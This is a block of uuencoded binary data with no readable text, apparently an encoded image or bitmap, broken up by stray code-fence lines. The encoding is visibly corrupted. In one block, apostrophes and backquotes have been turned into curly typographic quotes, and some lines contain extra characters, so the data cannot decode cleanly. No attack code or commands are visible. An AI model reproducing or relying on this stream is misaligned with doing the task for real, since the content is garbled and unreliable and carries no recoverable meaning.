M1\'_P>(#?\'_P>_!_L'_P>?!Q\*?'G_!\\'_'\'^!G_"_\'SP?^'#\'_CX8&T
M!\'_P>?!]X_!Y\'_'X\?P?\&?X_!QP\./S?!_@?!SQX^'\'^9\''SO_^_\'^3
M/\'\T/\?Q?^_P??#_Y_"_Q_!Q\'_AQ_!_\'@!\'_#S["_'@'P?^$/`#!\`?!=
MQP>?'QX<,,'AP?_"QQ\<<\'QP?!@P?_"^<'\P?_!\\''P>\?''S!\<'\/\'\*
M'''!_\+QP?S!Q\+_CX<&&<'YPO/!Q\'GP?X_CS_!_@!_C\'G``Y^,\'\8#\>O
M/AG!_#/!\\[___]_P?C0_S_&_\'SQ__!X\3_P?G"_\'OP?W"_,'X)\'_P<!X%
M`,'P!\'@#\*_/`#!\&'!_\'@P>.`/,'PP>'!\,'@P?_"^,'QP?_!\<'AP>,^:
M.,'XP?'!^#_!_'AQP?_"\<'XP>/"_\''AX1XP?#!\\'QPN?!_G_!QS_!_"!_&
MP>_!X``\?''!^,'P/CQ\<<'\<<'QSO___]+_?\;_P?/'_\'GR__!_,+_P?#!]
M^&/!_,'_P?!_P__!P,'X0<'_P>!'P>!\P?!#P?#!\<'_P?AX8<'_PO#!X\'PE
MPGC!\<'\?\'\PG#!_\+PP?C!X<'QP?_!Y\'!AGC!\,'SP?#"X\'^?\'&?\'X-
M>,'_P>?!XK7!_'QQPOA&PGQQP?QQP?#._____TO]_WO_!^,'_P?W!_\'XQ/_!C
M\<'\<<'_P?!_P>#!_,'X8\'PP?'!_\'X>&'!_\+P9\'@PGC!\<'\?\'\8'#!5
M_\'PP?'!^,'PP>/!_\'CP>``>'#!\\'PPN/!_G_!_G_"^,'_P>?!XL'_P?Q\2
M<<'XP?[!YGQX<<'X<<'PSO_____'_P?C._\'YQ/_!^\'_P?Q^?\'_P?W!_#_!X
MX'Y]P?O!_'_!_@!X?\'X<<'XP?`#P?_!X<'```QPP?/!\<'@P</!_X`>/\'X@
M<'_!X\'#G\'<?'#!\,'#P<;"?''!^'/!\<[_____Q_\'^V_^_Q/_!_G_!_P_!6
M_G_!_G_!_\'^#\'_P</!P`9^/\+SP?''P?^"'S_!_@`_P<('CAX<.!#!QX8>?
M/CG!_'/!\\[_______]/_P?S2_\'^!\'_AL(_P?\//\'F#X0>!,'^!\'"#\(>+
M/@;!Y\'WSO_______T__!Y]+_P<^'Q?^/PO^?P>]^!\'_#\'^#Q\//@?!Y\__(
M_____]/_P>/2_\''A\K_P?X/P?^/P?X_OQ]^!\'WS________T__!^]+_P>`',
MRO_!_'_8________F_\'P?\K_P?S9________F_\'\R__!_'_8________R_\'^%
MV?_._\'/_______W_SO_!S\3_?\7_?_______R_\[_P<_#_Q\_Q?\________+__
MT?_!_CX_Q/_!_C_______\O_/_\']P?_!_#Y_Q/_!_C_______\O_._\'SP?#!E
M_\'\/''#_\'XP?Y________+_SO_!\\'@?\'X/"#!^&/!_\'P?##!^&'!]\'_*
MP?'!_\'\P??!^'_!\/_____G_\[_P>/!P!_!^!P`>'/!_\'@#@!X`<'GP<\`G
MP?_!_`/!^!_!X,'_0_______E_\[_P<>/'\'^PAXXP=/!_\'##@88$,''C@!_C
MP?P#P?'' `#X#_____^7_SO_!QX\?P?["'C_!]\'_P<^.#AP\!PX,/\'\!\'G6
M!PX^`_______E_\[_P<>/G\'_'CX#!\+_#A\+P?X'#CX_P??!_\'OAP\_O___W
M___E_\[_P<?"G\'^PCX@`<'_P?X./P'!_&<,/#_!\<+_AP^XP?S_____Y?_.?
M_\'CPO_!_CY\8''!_\'@!'\!P?AQ.``_P?'!_\'X`X#!\&#_____Y?_._\'CG
MPO_!_L)\<&'!_\'@!'X!P?AP.`'!_P?'!_\'P`\'@<$#_____Y?_._\'SPO_!-
M_,)\<,'YP?_!X,'F?C'!^'#">,'_P?'!_\'PP>'!\,)P_____^7_SO_!X\+?K
MP?["?G'!^\'_P</!QGX1P?AX.'_!_\'QP?O!X<'CP?HPP?O_____Y?_._\''2
MPI_!_AX^.,'3P?^'!AX86'C"/C_"^\+''QC_____YO_._\''PI_!_PX^/'?!K
M_X8&#AP!P?P^#C_!_6/!QX<?'/_____F_\[_P>_!WY_!_P_"?P?!_\'&P@<^1
M!\'^/P8_P?X'P><#!QX'P>?_____Y/_2_Y_"_P_!_\'T/P7!_P?!_,'_`,'_L
MP?P'P>`!@#P!P>/_____Y/_>_\'SP__!^,'YP>#!_\'AP?/_____Y/_D_\'Q`
M_____^?_________S?_________-_________\W_________S?_________-<
M_________\W_________S?_________-_________\W_________S?______D
M___-_\[_P=________?_._X\/CQ_"CY_!W[_$_\'?_______#_SO^`Q@`$`,($#
MP@8$!P_"G\*_G[_______Z/_._\'@PF##(,H`PR#!X"!@P>#!\,'QP?G"_<'Y<
M_____^'_T__!^,'PP?G)\,+@8,'@RF#!X&#!X,CPP?'!^\'YP?W_____T/_:3
M_\']P?_!_</XQ/#%<&##<&!PQF#%<,3PP_C!_,'Y_____\G_[__"^\'YPOC!P
MX&#"0&!`S`!@<,'XPO#!\L'PP?C!^<'Q___[__7_P=_"G\'>#@K"!L0"Q0#*;
M`L(.PA^?___V_\[_P<_%_Y_!_[_J_\'?OX\?G\0/PP[#!L,$P@;*#\(?#Y__8
```

```
M_^C_SO_!QS_!_Y_!Q\'_#\'_'X_!_X_!_Q^?Z__"GX_$#\0'P@8'!@?%!L4'&
MQ`^/PI_!W[___^#_SO_!Q#?!_Q^`('_!_`\`P?\%P>`<!X#!_A\F'\'^/_#_^
MPK_"GX\/P@<&Q`3&``3"``3"#X\'P@\_G[___]?_SO_!X#'!_C^`8,'_P?`G4
M`,'_`,'@.`/!P'`L8#G!\#_Y_\'AP?G!\<'PPN#"8,,@P@`@`,(@PP##(&!PE
MPO'!^?__TO_._\'O<<'^PG[!\<'_P?'!\WO!_GC!\<'XP?'"<,'D<'C!\,'F3
M?___PO_!^\'QR/#!X,I@P?!@QO#!\<+PP?'!^<+PP?'!^\'_P?O!^?O_SO_!5
M^''!_'Y_P?'!_\'SP?%_P?YX<<'XP?!\<<'\PGC!\<'F?G___\7_P?W!_\']#
MP?G!_\'YQ/#"<&#"<,E@<&!P8,1P8'#!\'#!\'##\,'XP?G"_?/_SO_!P''!"
M_&Y_P?!_P>/!\0'!_GYP>,'P?S#!_'QXP>?!X@=____4_\+YP?'!\&#$0`!`6
M`&#%0,H`PD``0&!PP>#"8,'PP_G!^\'_P?OE_\[_P<`SP?X.'\'@'\'/P?,#_
MP?X^8!P"/Q#"/GC!S\'F!S___]C_P]_"GQ^?"%_#G\+?'@_"#L,&`LP`PP+"&
M!@(.#\'?XO_._\'/P?_!_@8?IQ_!S\'W#\'_/B<<!S\?#CY_P<_!YP<____MB
M_\*?'\H/P@[(!L(.Q@\?P@^?P=^_T__._\'/P??!_@<?!\'_P<?!YP_!_S]G?
MO@\_'P\^?\'/P><'/___^?^?Q(_$#P?+!L('P@\'P@_"C\[_SO_!W\'SN`<>L
M)\'_PN<_P?\^9\']P?_"/\'&/GS![\'F.#___]__P?WC_\*_GX_"#\(&Q`3'*
M``3._\__P?!QP>&`8<'_P>'!XS_!_GC!X<'YP?\\,\'@?,'XP>?!YGA____?R
M_\'Y[/_!_<'_P?W!\</@8,,@SO_/_\'P8<'QP>#!\'_!\&?!_\'^8,'PP?C!7
M_\'@<,'@?,'XP>#!YGA____?_\'YP?_!\<'_P?S!\<'PQ/_!\\'_P?'G_\+Y]
MP?'._\__P?AQP?O"\'_!^'_!_\'^8<'P><'_P>#!\&Q\P?C!\'9\?___W__!/
M^,'_P>#!_GQAP>#!_\+SP?_!\<'\8,+\P?C!]_3_VO_!^,+_P?'!^'_"_\'X+
M?___X?_!^<'_D'X_0\'`P?_"X<'G`,'^`,',?#@']/_B_\'^/___X_^>'A_"(
MG\'_P</!X\'''L'_AXX^.`_T________(_Q\>'X^?P?^#P>'!QSY_P<\./CN_N
M]/_______R/^?'@_"C\'_A\'C1SY_P<^.'AO!W_3_______\;_P?G!_Y^<PH^`<
MP?^-P>8'?G_!SXP<.`_T________&_\'YP?^_N`?!_\'AP?^`P>``?G_!Y\',L
M`#`O]/_______QO_!^<'_P?[!\`/#_X#!XH9^?\'GP<C!P'#U________&_\'YE
MP?_!\'#!X\'_P?G!_W!QP>)X?\'GP?C!X'#U________&_\'YP?^`<<'CP?_!I
MP<'_.&/!QA#!_\'/P<S!PC'U________(_X-_P??!WX(_/B>'`\'_P<^.P<<8%
M#_3_______\C_C\/_C\)_/\'/!\'_P=^/P<\\#_3_______]'_C\7_#_3_____:
M_\;_P?W__\;_______\;_P?G__\;_______\;_P?G__\;_______\;_P?G__\;_`
M_____\;_P?G__\;__________S?_X_\'O_____]/_^/_![_______3________&G
M_\']___&________&_\'Y___&________&_\'Y___&________&_\'Y___&____U
M___&_\'Y___&__________\W__________S?__________-________&_\']___&Y
M________&_\'Y___&________&_\'Y___&________&_\'Y___&________&_\'YQ
M___&__________\W__________S?__________-__________\W_______\;_P?G_I
M_\;_______\;_P?G__\;_______\;_P?G__\;_______\;_P?G__\;_______\;_W
MP?O__\;__________S?__________-________&_\']___&________&_\'Y___&>
M________&_\'Y___&________&_\'Y___&________&_\'Y___&________&_\'[S
M___&__________\W__________S?__________-________&_\'Y___&________&V
M_\'Y___&________&_\'Y___&________&_\'Y___&________&_\'[___&_____S
M_____\W__________S?__________-________&_\'Y___&________&_\'Y___&U
M________&_\'Y___&________&_\'Y___&________&_\'[___&__________\W_B
M_________S?__________-________&_\'Y___&________&_\'Y___&________&'
M_\'Y___&________&_\'Y___&________&_\'[___&__________\W__________;
MS?_______QO_!^?__QO_______QO_!^?__QO_______QO_!^?__QO_______QO_!K
M^?__QO_______QO_!^?__QO_______QO_!^___QO__________-__________\W_R
M_____\;_P?G__\;_______\;_P?G__\;_______\;_P?'__\;_______\;_P?G_W
M_\;_______\;_P?G__\;_______\;_P?O__\;__________S?__________-____=
M___&_\'[___&________&_\'Y___&_\[_P?W___;_P?'__\;_SO_'<,+P<,7PV
MP?G!_,+Y___D_\'Y___&_\[_0,X`0&#"<,'QP?G!_\'[___@_\'Y___&_\__Q
MPM_#G\?'@\?Q`[(`@`"!@(&`L(&PPX/PA\/'@\?P?^?O___S/_!^___QO_:\
M_Y_!_Y^/#Q_$#\(.PP8$!@0&!`8$Q0;##L,/'P\?G\'_O_____+_^3_G[^?_
MPX_'#\0'P@8'Q0;"!P\'Q@_"C\*?_____\'_]/^?PX^.#L,$Q``$PP#$!`X$1
M!P^_C\'/]/_!^___QO_^_\']PO'!X<'@PF'@`,,@PP`@P@!@(,)@P>#!X<'PA
MP?'!^>O_P?G__\;_____#_\'YP?''\,+@PV!`PF#"0,1@Q?#!^<'XP?G!_>+_0
MP?G__\;_____1_\'[P?_!^,3P<,'PQW#%8'!@PG!@<,3PP?C!^</XP?G/_\'QO
M___&_____WO_!^\+_P?C!^\/P<,)@PT#&`$``PT!@>,/[P?_!^\?_P?G__\;_!
M___H_\/?GQ["!L,"`,("P@'"`,("PP8.#Q\.'\'?'Y/!WY_!_\.?P=_^_____W
M\?_"G\</#LH&`,<&P@[&#Q^?OY_R_____^?_"G\,/Q@?%!@?*!L,'#P?'#X\/F
MCY_G________&_[_!_\._PO_#OY^/AP;#!,T`!L('P@\?P[_?________3_\/],
MP?'"\,+@PV#&(,4`Q"#"8,+@P?'#^=?_______]__P?O#_\'YQ?#"X,1@0,=@0
MP>!PQ/#!\<[_______^;_P?W!^<'_Q/C%\,-PR&!PSO_______\__"^\'YP?C#L
M\'!@PD#._____]_\'?SO__________-__________\W__________S?_______S
M___-__________\W__________S?__________-_\__P=]________O_SO_!_L(&&
M#W_______^?_._\'^P@8'?_______Y_\[_P?S"_\'^?_______Y_\[_P?S"_\'\A
M_______K_SO_!_,+_P?S_____^O_._\'\PO_!_/_____Z_\[_P?S"_\'^?___'
M___Y_]'_P?Y________G_T?_!_G_______^?_2_W_______^?_._\']PO_!_G_#@
M_Q^`/Y_$_\'//\'_O_______J_\[_P?W"_\'\PO_!^,'_/P`_O\'GP?_!^,'_.
MP>`GP?`AP?_!_L'AP?_!\_______E_\[_P?S"_\'\PO_!^,)\('Z_P>/!_\'XV
MP?_!P$'!\''!_\'X`,'^P<#!_\'OPOC!_\'QPO_!^<+_P>#!_\'PP?/!\/__`
M___5_\[_P?S"_\'\PO_!_,)\>'Y_P?/!_\'P?\'@8<'P<<'_P?!PP?Q@?V_!&
```

```
M^’A_P>’!_G_!\,’_P?Y@?\’P<,’P?_______4_\[_P?W"_\’^PO_!_#Q\?\’’I
M’\’CP?_!\’_!Q\’PP?’"_\’@P?C">!\’P?AX?\’AP?P/P?#!_YX‘!\’@‘,’‘F
M‘\’_P?G_____TO_1_\’^?\+_#’S!_\’’’\’GP?_!\A^/P?C!\\+_P>/!_CC!5
M_P\’P?@\’X’!_@_!\#_"’X?!PY_!PY#!_\’YR/_!_G_*_\’/___\_]’_P?Y_V
MPO\,P?S!_\’’’\’GP?_!XQ^/P?W!Q\+_P>?!_SS!_P\’P?@\’X/!_@_!\,,?Y
MPL?!_\’’P?Q_P?W(_\’^?\K_P<_(_\’?___S_]+_?\+_A\+_P></P>?!_\’G=
M#X>#P<>?P?_!Q\’_P??!_X<’P>‘^#X/!_@?!\,(/’\’GP<?!_\’’P?X_P>%_C
M#\’_P>^_P?_!S\’_P?Y_RO_!Q\C_P<^?P?\_____P_\[_P?W"_\’^?\+_@\’]M
MP?_!YQ_!Y\’_P></AX’!XQ_!_\’’P?_!\<’_P<<#P>!\’X’!_(?!\‘_"’\’Q)
MP>?!_\’’P?P_P>!^!\’_P>0_O\’’P?^>?\K_P<?(_\’/G\’_/___\/_._\’];
MPO_!_,/_P>’!^,’_P>,?P>/!_\’CC\’‘‘\’P‘<’_P>?!_\’QP?_!XP’!X’@/C
M@<’XP>’!\,’’GS_!\<’AP?/!X\’\?\’PP?@AP?_!X#\!@’P‘POG!\#_!X,’_G
MP?PCP?#!_\’PP<?!_\’YQ_^_RO_"\=G_P?G__\S_SO_!^<+_P?S#_\’CP?C!A
M_\’R’\’CP?_!X8_!P‘/!\&’!_\’GP?_!\<’_P>,0P>!XP<8!P?#!X<’PP>/!R
MWG_!\,’@8\’CP?Q_PO#!X<’_P>#!W@$@?$#"\<’P?\’‘P?_!^‘’!X&?!\$/!P
M_\’@P?_!X<’XP?G!]\W_P?’!^]’_P?Y_QO_!\<;_P?S"_\’[___"_\[_P?C"$
M_\’\P__!X\’XP?_!\W_!\\’_P>‘/P>#!\<’PPO_!Y\’_P?’!_\’C,,’@>,’@$
M<<3P/G_!\,’@8<’CP?Q_P?C!\<’XP?_!X\’N/’XX<,+QP?#!YG!_P?AQP>!AM
MP>‘#P?_!X’Y@P?!P8’/!_C_!_\’\P?’!^’?!\,’_P?#!_\’SP?’!_\’XT/_!M
M_L?_P?’&_\’X?\’_P?’!\___P?_._\’YPO_!_L/_P>/!^,’_P>,?P>/!_\’‘&
M#\’’PO/"_\’GP?_!\<’_P<,0P<!XP<(QP?#!X<’PP?$>/\’QP>‘#P</!_’_!*
M^<’QP?G!_\’GP<X>?QC!^,+QP>/!SCQ_P?C!\<’@0<’‘!\’_‘!X‘<,(‘‘\’.4
M#\’_>‘’!^‘?!P’_!P,’_0\’@P?O!\’_!^<;_P=_/_\’CP?_"S\/_P?A_P?_!V
M\\’GQ/_!Q\7_P??U_]’_P?Y_PO_!Q\’^/\’’’\’’P?^&!X_!^\’SPO_!Q\’^A
M,\’_AQP.>$(1P<‘!PO#"’\’YP<?!_\’’P?X_P?G!Y\’\P?_!S\’’’C\-P?Y[Y
MP?F’P?["’\’_P>’"XX_!Q\’_#XX>,’!!P<./#\’_’@#!\’>"#P8^‘\’‘P?/!1
MP‘\‘/\’^‘\’"#X(?P?\’P?X/P?X?P__!W\’_P=_#_\’’P?_!SX_#_\’XPO_!&
M\\’’Q/_!W\7_P>?U_]’_P?Y_PO_!Q\’^’X\/P<?!_\(/C\’_P>?"_\’’P?XYP
MP?^/’‘XX0‘’!P‘’!\\’\#Q_!^\’’P?_!Q\’^/\’YP>?!_<’_PL\>/PW!_G_!(
M^8_!_@\?P?^!P<?!YX_!S\’_#XX^*<’AP>/!YX\/P?\>#&/"A\(/’@_!P\’G!
MAP\&/\’^‘\’‘#X‘/P?\’P?X/P<X/G\’??P_!_P_"_Q^’P?^/#\/_P?E_P?_!3
MX\’/RO_!Q\S_’\C_P>_!_\’/W?_/_\,/?\+_P<?!_P</AP_!_Q_!QX_!_\’G&
MPO_!Y\’^/C\/’@X_P>‘CP<<.P?/!_@\?PL?!_\’’P?X_P?_!Y\+_P<_!QQX_R
MC\’^>\’_C\’_!A_!_@/!Q\’CC\’’P?\/A@X[P>/"YX\/P?\>?F.?CX</#C_"O
MY\*’#Q_!_P?"AX\/P?X’P?<’P<<’PH\>!\’^!L’_P>X/A\’_!X8?A\’_P>‘_<
M!\’CPL<_PO_!SX_!_X_"_X?,_P_(_\’’P?_!S]W_SO_!_‘‘$‘,/_P<?!_@‘//
M@‘_!_A_!XX_!^<’CPO_!X’P\/P\\’GC!X’’!Q\’\P?’!_,(?PL?!_\’’P?Q_+
MP?G!Y\’]P?_!S\’’/C^-P?YQP?F/P?X‘/\’\‘<’’P>.?P<?!_Q_!Q‘‘YP?’".
MXX\?P?\\P?QP/X_!QQ\<P?_!X\’QC\’’PA_!_\’PPH?"’\’\/,’AP</!P0>/Y
MCCP‘P?P‘P?_!X‘>!P?\’@!\!P?_!X#P’P>’!Q\’‘/\’\P?^/@’\’P?_!_‘?"9
M_\’’P_^/O\3_#\C_P<?!_\’/P__!Y]G_SO_!_<’PP>#!X</_P>/!_\’@P?_!B
MX#_!_W_!\<’OP?#!X"’!_\’X‘,’\‘#_"/’C!\,’QP>/!_,’PP?P?‘‘/!X,’_S
MP>’!\,’_P?G"\<’_P>?!QSQ_*<’XPO’!Y\’\?\’_P?#!\<’CP>&?P>/!_[_!!
MP"#!^</QP<\_P?\XPO@’P<?!X@‘(P?_"\<’?P>/"/\’_P>#"YS^?P?C!_,’AL
MP?#!X\’AP>>./,)XP?#!_\/AP?_!PX$/.,’_P?!P8<’QP>/!P"S!^’G!QX!\P
M‘,’_P?‘!P>‘_@’S!_,’P‘‘/!^"_!X’P’P>#"_\’GQ/_!X\7_P>/$_\’YP?_!#
M^<’QT?_/_\’YPO’%_\’PP?_!\,/_P?/!_\+P8<’_P?@‘P?P‘?WY\>,’PP?’!P
MY\’\P?#!_#X‘‘\’@<<+@P?_"\,’QP?_!X\’&/’XXP?C"\<’GP>1_P?_!\,’Q8
MP>/!X<’?P</"_\’‘<</QP?/!S\’_P?YXPO@#P<?!X‘!XP?_"\<’?P>/"/\’\=
MP>#!Y\’B?\’_P?C!_\’CP?#!Y\’QP>?!_GS!^,’PP?C!_\’CP>’!Y\’_PL?!7
MW’Q_P_#!\<’CP</!Q’AQP<>‘>’#!_\’@0<’‘’X!XP?S!\‘‘!P?‘’P<!\!\’@L
MP?_!_$’!^,’_P?C!]\’@PO_!\<+_P>’$_\’PP?_"\=’_X/_"^<’_P?[!\<’_)
MP?#"_\’^P_G!_\’\P?’"_\’P?\’P8,’@8<’_P?AX8<’_P>!^?W!\<,+PP>#!!
MYGQ_PO#!X\’QP??!X\+_P>Q\P?G#\<’_?\’_>,’XP?_!\<’GP?)XP?C!_\+QW
MP?_!XWX_P?A@P>?!X’_!_\’XP?_!X\’XP>?!\<’B?GC!^’#!_,’_P>?!\<’G5
MP?_![\’_P?QX?\’XP?’!^,’PP>/!_\’B<’’!Y\’^>,’XP?_"X<’PP>;">,’\Y
MPO#!\<’PP>’!X#PG8’_!_&#!\’_!^&’!X’_!_\’@P?AAP>#!^’_!_\+PP?_!?
M\,’XP?_!_,__YO_!^\3_P?O#_\’[PO_!\’_!X‘’!X$/!_\’X>‘?!_\’‘PC\‘(
M?$!X0<’@#SA_P?#!X,’CP>’!PX/!_P\,?’G!\<’AP?/!SS_!_SC!^’_!\<’’?
MP>,_P?C!_\+QP=_!X\(_P?@@P<?!XG^?P?C!_\’CP?C!Y\’QP>(^>,’\<<’\V
MP?_!Q\’QP>?!_\’/C\’,’’_!^,’SP?C!\<’#/\’"<’’!QSXXP?C!_\’#P>,?)
MP<9_>,’\PO#!\<+A@8\/"#_!^’#!\’_!^$/!X‘/!SX!X‘<’‘P?‘?P?_!P,’@-
M?\’@>‘/!^’_.__O_’\’_P<=_P?_!Q\’_!GX’P?H?@G_!_‘!’P>/!P‘_!_P‘?(
M‘’O!^\’CP?./’\’_’GQCP?.’CQ\<?\+SC\’’PA_!^,’PPL<?G\’\P?_!Q\’XR
MP<?!X\’B’AQ\.\’^P?^/P?/!Q\’_P<^/C@‘_P?C!Y\’\P?/!QQ_!QQ‘’AQ\\5
MP?S!_\’/P<<?AC_"_’/!^,’[PL/"CQ\/O\’\?GC!_\’SP=/"PX\>’%’!P\’CE
M#\’_!C!_P>!X‘\’P#\[__?^/PO_!S\’_#\’_#\’_’X=_P?X/P<_![\’‘#\’_E
M‘!\!?\’_PN>/#\’_’GQC!X?"#QX_P>?!XX^’PA_!_,’PA\’’PA_!_’]’P?_!!
MS\’GP>‘^’’P_P?[!_X_!Y\’/P?^/#XX/?\’YP>?!_,’CP<<?AP8’CQ\]P?S!6
M_X_!QQ^&/\’\?#/!_\’[@P/"C\(/P?_!_<’^/\’_P>?!_\+’CQX=?\+’C\’_G
```

```
M#CW!_\'YP?@#P<8/SO_]_\'/TO\//X_#_\'WPH_!_S_!_WX'A@^&'P?![\'WM
MP<</PA_!_@('P<?"#\'^'B?"QX?!ZG\>?C_!_L'_A\'GP<_!_\./'\+_P>?!2
M_\'CP<</A\('A\(?P?[!_\'/P<<?P<8_POXWP?_!\X('PH\/AS_!_\'^+\'_V
MP>?!_\''P?>/P@_!_\+'O\'_GC_#_\'GP<>'SO_]_X_2_X_'_X_!_S_!_\'\Q
M!X`?@#\#P?C!]\'@'S\?P?P`!\''AA_!_!S!\8/!QX?!^'X\P?P\P?S!_X?!=
MY\'/P?_!SX^./\'_P?G!Y\'\P>'!QQ^/P@>'/SS!_,'_P<_!YQ_!QG_"_,'SF
MP?W!\8''PH\/P<`_P?G!_C?!_\'GP?S!Q\'SC@01P?_!Y\'P/\'_P?P]P?_"8
M^<'QPL?._____T?^_S?_!Q<'_P?W!_\'[P?W!_\'XP__!_##![\'GP>`_P?\`#
MP?`#P>''P?C!_GC!_'A@P?_!X,'CP>?!_\'GC\',.'_!^<+PP?'!X\*/@P?!O
MQS\XP?C!_\'#P>&?P>9_P?C!_,'QP?C!\<'CP?^/AS_!^#_!\<'\<<'_P>'!T
M^,'CP?'!Q`!QP?_!X\'P+\'_P>!YP?_!^<'QP?#!X,'CSO___]__P<?&_\']I
MQO_!]\'PPO_!X<'X<\'@?\'XP?[!^,'\P?A@P?_!\$?!Y\'_P>/!_\'>,,'_)
MP?'!\,'AP?'!X\'`/\'#A\''P?YXP?#!_\+CG\'&?GC!^,'QP?#!\<'CP?'!=
MW\''PO]_P?'!^''!_\'QP?#!X\'QP<1PP?'!_\'CP?A'P?\'><'_PO'!\,'`S
M`\[____T_\'@P?_!^,'_P?W!_L'\<,'_P?A_PO_!\\+_P>#!_\'YP?AAP?'!0
M\\'P?\'WP?_!Y\'^?'#!_\'P8\'@/G!X<,+PP_'!_\'GP?]_P?_"^'G!_\'Q5
MP?#!\\'QP>1_P?#!^<'SP?_!X\'\<'G!_\'YP?'!^,'@P?/._____W__!S]3_\
MP>?!_\'YQ/_!\,'_P?S#_\'SPO_!X<+_P?X#P?O!_\'P?\'_P=_!S\'_?`'#!O
M_\'@'\'``X!\`,/QP>#!PY^'P@\?POAYP?_!\<'PP>/!\\'.?W#!^<'CP?_!'
MX\'^?'G!_\'YP?'!^<'#S_____3_P<?!_\''P__"_M;_B,'_P?X?P<8?@\'^F
M`L/_P?H/GX\/`A_!_@/!^\'_P?@#P<('CQXX$\'GPL?!_AX[P?_"^\'_P<_/R
M____]/_!S\'_A\/_P?P/UO^<Q/]_PO\/P__!_@^?CP^$/\'^!\+_P?X'P<`/:
MCPX^!\'GP<</P?\,'\3_PL_._____]/_![\'_P<_#_\'^!];_#]/_C\/_#\'O;
M#X^'P?\'P>?!Y@_!_P8??\'_?\'_P<<'SO_____O_#]7_P?P#U_^_P?^_C\'G>
MP?^/P?_!_!_!_P<<?\'\?\'_P?`/SO_______TO_!_`':_\'/RO_!_<+_P?@O#
MSO_______[O_!S]W_______^W_P?Y_W?__________-__________\W_T/\_Q__!3
MS_______S_]#_/\?_P<_______\__/_\'^/\?_P<_!_\']R/_!_G_!_\']SO^?O
M_____];_S__!_'_'_\'OP?_!^<C_P?S!_\'YP?C,_\'^?[W_____UO_._\'@G
MP?QX9\'PP?_!X\+_P?#!Y\'QP?#$_\']P__!^,'_P?C!_<S_P?Y^?,/_P?'![
M_\'GPO_!^<7_P?[!]_______&_\[_P>!\>&/!\'[!X<+_P?!OPO#!_L/_P?C#A
M_\'XP?_!\,W_P?["?,/_P?'!_\'WPO_!^<7_P?[!]\7_P?[_____SO\#'#AAW
MP<'<`,+_P>''`'!X'\+_P<!\'<'\''_!\'C!\'!?P?#"_\'#P?A_P?C!_\'X`
MP?_!_'_#_\'SP?_!Y\+_P?G%_\'XP>/![\'_P?S"_\'\?____O_._P\>.$.&R
M'AK"_\'"#P80?`/"_X(>'<'^`'_!\#[!\@(/P<)_P?\#P?(/P?X?P<9_P?X?/
MP?^?P?^7P?^/PO_!^\7_P?[!Y\'?P?_!_L+_P?Y_____^_\[_#XX_AP^>/G_!1
M_\*/'AQ]P?O"_X\.#'P,?\'\/&'"!XX?P?X,P>`#P<(/AAX\#C\'P?P'P?^&U
M'X?!_\'^#\*_P?_!_<'GP?_!S\'\?\'_GC_+_\'/RO_!Y___Y__._P^//X</0
MGAY_P?_"CYX?POO"_X\.'G]^?\'_P?[!XX.'CQ_!_@_!X@/!QP>''CX./@?!.
M]@?!_X8/A\'_P?X/GQ]_P?_!YX^'P?X_P?^.?X_!_Y_(_X_*_\'GQO\_____@%
M_\[_#XX\`1_!_`'!_P?\/P<^`&,'@`<+_P?X,?''!_'_"_,'SP>/!YQ^?P?X_O
MP?'!\,+''Y["/L(\8\''P?_"APP\P?`'CAY_P?'!YX\',#_!_@!^`<'\!\'/1
MP>^`!'^/P?^_C\C_P?S%_\'SPO\_____@_\[_O\',>`&_P?@`PO^/P>_!X#C!_
MX`#"_\'@/,'X<<'XP?_!\,'XP?'!X<'B'Y_!_#_!\<'PP</!XC_!_L)\>,'X[
MPN'!_\'!P>8X>,+AP<X\?\'QP>&/''!_P?@`?`#!\`/!Y\'C@"!_`<'P/X/!C
M\,+_P>'$_\'XQ?_!\<+_/___X/_/_\'$<,'QO\'XP?'"_\'?P>8`>,'PP?'"@
M_\'`.,'X<<'XP?_"\,+SP>(''\'^`,'QP?#!P$)_P?["?'#!\&/!\<'_P<?!K
MX'APP>/!\<',','_P?'!X<'./'#!_\'XP?!XPG#!\,'#P>/!P`!\8,'P1\'!V
MP>!_P?Q`P?A_P?[!P,'P8<'SP?!_P>'!\,'X___B_\__P>QPP?'!_\'XP?O#N
M_\'N<'C!\,'QPO_!X#C!^''!^,'_PO#"\\'B('_!_F#!\<'PP<!@?\'\PGS"U
M<&/!\<'_P>?!X,)PP>/!\<'L.,'_P?'!X<'L/,'XP?_"^,)X<,'PPN/!\#!X<
M<,'PPF/!X'_!_'#!\'_!_&#!\&'!\\'@?F#"\'___^'_SO^#'#'!X8>8?,+_!
MP<_!QCPXP?'!^<+_'QQX<<'X?\+XPO/!XQG"_\'PP?'!^,''?G_!_GY\<'#!5
MP\'SP?_!S\'@`##!P\'QP<08P?_!X<'CP<\!P?C!_\'YP?QPP?YSP?O!Q\'CO
MPI\8P?ACP>/"S\'_P?C">'_!_,)X<<'CP<'>$,'@P?!#P<Y____?_\[_!AXPN
M`8\>/L+_CPX>&,'SP_\?''YQP?Q_POC"\\'G'\+_P?QSP?B/GA_!WCY^.`_!^
MQ\'WP?^/P<8`.,'/P?/!S@S!_\'CP>>/'L'XP?_!^<'^><'^`\'_P<_!Q\(?;
M&,'\9\''CP_!_\'\?GA_P?Q^/'W!QX>>'G/!\X>/?___W__._P8_/'&$'@?!$
MY\'_P<8/`!P\!\'/P?\.#'X\"'_"_,/G#Q_!_CXCP?'"SQ\.PCX\P?_!Q\'W(
MP?^/P<8?P?S!S\'CP<0-P?_"YX_!Q#S!_\'YP?XYP?X#P?^/P<?"'QP`9\''F
MCX?!_\']P?X]P?_!_,'_/<'\9X^./WO!\\'_C___X/_._P<_/@?!QA\'P>?!M
M_\'&#P8>/@?!S\'_!@Y^/@)_PO[#YP\?P?X>`X/"QP\.PS[!_P?!Q\'_CX8?Q
MP?_!Q\'CP<6#P?_!Y\''C\'./\+_P?X[P?X'P?^/P<?"'QX&9\''CX<_PO\_H
MP?_!_L'_/\'^1P\.?\'WP>.?C___X/_._P_"_[_"_X_!\\+_OX^_?@_!Q\'_=
M@`S!_GX`?\'\/,+WP>>\'\'^`,'P`\'@!X0>/GP\',`CA\'_AX8>.,''P</!#
MX<'!P?_!X\'GCS\\P?_!^<'^.<'^(\'_PL?"'Q@/P>?!QX_!_!_!^<'^.<'_,
MP?S!_SS!_&>`#'_!\\'T#X___^#_SO^_QO_!\\'_P?W%_\'GP?_!X<'MPOP@X
MP?_!^'C"\\'WP>!_P?X`P?`'!P>\'P<##?'@@P?!#P?^!AC!PP>'!X\+AP?_!\
MX<'CCGPXP?_"^'G!_''!\<''P>._/SC!_\+CP<_!^#_!^<'^><'_P?C!_SC!`
